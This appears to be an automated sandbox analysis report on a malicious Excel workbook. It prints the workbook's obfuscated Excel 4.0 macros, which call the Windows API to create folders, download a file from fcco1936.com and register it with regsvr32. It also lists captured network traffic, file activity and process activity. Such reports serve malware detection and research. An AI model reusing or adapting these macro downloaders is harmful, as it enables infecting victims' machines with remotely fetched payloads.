Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.254255489206
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . T . . . . . ` . . . . . x . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . _ . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326145

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	326145
Entropy:	7.65699487976
Base64 Encoded:	True
Data ASCII:	. . . . . f 2 . . . . . \\ . p . . . . B . . . . . a . . . . . = ... = ... I . . 9 P . 8 . . . . . X . @ . . . . .

General	
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!FS355&"32", "Cr"&?????2!FU383&"yA", "JCJ", ?????2!FJ353&?????2!FJ368, 0)
```

```
CALL("U"&?????2!FU373, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!FJ353&?????2!FJ368&?????2!FJ382, 0, 0)
```

```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!FS355&""32"",""Cr""&?????2!FU383&""yA"",""JCJ"",?????2!FJ353&?????2!FJ368,0)",,,,,,,,,,,,,,,,=RUN(??
??
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
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```

```
"=CALL(""Ke""&?????2!FS355&""32"",""Cr""&?????2!FU383&""yA"",""JCJ"",?????2!FJ353,0)",,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&?????2!FU373,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!FJ353&?????2!FJ368&?????2!FJ382,0,0)"=EXEC(????3!W36&?????2!FJ353&?????2!FJ368&?????2!FJ382)=HALT()
```

Network Behavior

Network Port Distribution

Total Packets: 38

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:54:12.824398041 CET	49722	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:54:12.889513016 CET	80	49722	185.253.218.120	192.168.2.3
Nov 29, 2020 04:54:12.889616013 CET	49722	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:54:12.890119076 CET	49722	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:54:12.957930088 CET	80	49722	185.253.218.120	192.168.2.3
Nov 29, 2020 04:54:12.958990097 CET	80	49722	185.253.218.120	192.168.2.3
Nov 29, 2020 04:54:12.959054947 CET	49722	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:54:17.963762999 CET	80	49722	185.253.218.120	192.168.2.3
Nov 29, 2020 04:54:17.963963985 CET	49722	80	192.168.2.3	185.253.218.120

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:55:58.555974960 CET	49722	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:55:58.865850925 CET	49722	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:55:59.475379944 CET	49722	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:56:00.678447008 CET	49722	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:56:03.084903955 CET	49722	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:56:07.897937059 CET	49722	80	192.168.2.3	185.253.218.120
Nov 29, 2020 04:56:17.507968903 CET	49722	80	192.168.2.3	185.253.218.120

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:53:55.365633965 CET	63492	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:53:55.401355982 CET	53	63492	8.8.8.8	192.168.2.3
Nov 29, 2020 04:53:56.413810015 CET	60831	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:53:56.449568033 CET	53	60831	8.8.8.8	192.168.2.3
Nov 29, 2020 04:53:57.382966995 CET	60100	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:53:57.410234928 CET	53	60100	8.8.8.8	192.168.2.3
Nov 29, 2020 04:53:58.665333986 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:53:58.700930119 CET	53	53195	8.8.8.8	192.168.2.3
Nov 29, 2020 04:53:59.308864117 CET	50141	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:53:59.344453096 CET	53	50141	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:00.228957891 CET	53023	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:00.256314039 CET	53	53023	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:00.900239944 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:00.927388906 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:01.713283062 CET	51352	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:01.740921974 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:05.347393036 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:05.383074999 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:07.655699015 CET	57084	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:07.682815075 CET	53	57084	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:08.583039045 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:08.640070915 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:08.772320986 CET	57568	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:08.799480915 CET	53	57568	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:08.922722101 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:08.966042995 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:09.982129097 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:10.017631054 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:10.997729063 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:11.047153950 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:12.773412943 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:12.822448015 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:12.997953892 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:13.035836935 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:17.014974117 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:17.050858974 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:21.802427053 CET	53034	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:21.829730988 CET	53	53034	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:33.102257967 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:33.228847027 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:36.573168993 CET	55435	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:36.617017984 CET	53	55435	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:45.581958055 CET	50713	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:45.618757010 CET	53	50713	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:56.393208981 CET	56132	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:56.420337915 CET	53	56132	8.8.8.8	192.168.2.3
Nov 29, 2020 04:54:59.585818052 CET	58987	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:54:59.622893095 CET	53	58987	8.8.8.8	192.168.2.3
Nov 29, 2020 04:55:31.201055050 CET	56579	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:55:31.228213072 CET	53	56579	8.8.8.8	192.168.2.3
Nov 29, 2020 04:55:32.634924889 CET	60633	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:55:32.670311928 CET	53	60633	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 04:54:12.773412943 CET	192.168.2.3	8.8.8.8	0x6a49	Standard query (0)	fcco1936.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 04:54:12.822448015 CET	8.8.8.8	192.168.2.3	0x6a49	No error (0)	fcco1936.com		185.253.218.120	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- fcco1936.com

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49722	185.253.218.120	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 04:54:12.890119076 CET	265	OUT	GET /ds/231120.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: fcco1936.com Connection: Keep-Alive
Nov 29, 2020 04:54:12.958990097 CET	265	IN	HTTP/1.1 401 Unauthorized Date: Sun, 29 Nov 2020 03:54:12 GMT Server: Apache WWW-Authenticate: Basic realm="Protected" Content-Length: 503 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 31 20 55 6e 61 75 74 68 6f 72 69 7a 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 55 6e 61 75 74 68 6f 72 69 7a 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 69 73 20 73 65 72 76 65 72 20 63 6f 75 6c 64 20 6e 6f 74 20 76 65 72 69 66 79 20 74 68 61 74 20 79 6f 75 0a 61 72 65 20 61 75 74 68 6f 72 69 7a 65 64 20 74 6f 20 61 63 63 65 73 73 20 74 68 65 20 64 6f 63 75 6d 65 6e 74 0a 72 65 71 75 65 73 74 65 64 2e 20 20 45 69 74 68 65 72 20 79 6f 75 20 73 75 70 70 6c 69 65 64 20 74 68 65 20 77 72 6f 6e 67 0a 63 72 65 64 65 6e 74 69 61 6c 73 20 28 65 2e 67 2e 2c 20 62 61 64 20 70 61 73 73 77 6f 72 64 29 2c 20 6f 72 20 79 6f 75 72 0a 62 72 6f 77 73 65 72 20 64 6f 65 73 6e 27 74 20 75 6e 64 65 72 73 74 61 6e 64 20 68 6f 77 20 74 6f 20 73 75 70 70 6c 79 0a 74 68 65 20 63 72 65 64 65 6e 74 69 61 6c 73 20 72 65 71 75 69 72 65 64 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 31 20 55 6e 61 75 74 68 6f 72 69 7a 65 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>401 Unauthorized</title></head><body> Unauthorized This server could not verify that youare authorized to access the documentrequested. Either you supplied the wrongcredentials (e.g., bad password), or yourbrowser doesn't understand how to supplythe credentials required. Additionally, a 401 Unauthorizederror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 4800 Parent PID: 792

General

Start time:	04:54:07
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x190000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	71F643	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	71F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71F634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71F634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\4D98DEF7.tmp	success or wait	1	30495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	2020F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	20211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	20213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	20213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 4464 Parent PID: 4800

General

Start time:	04:54:12
Start date:	29/11/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0x930000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis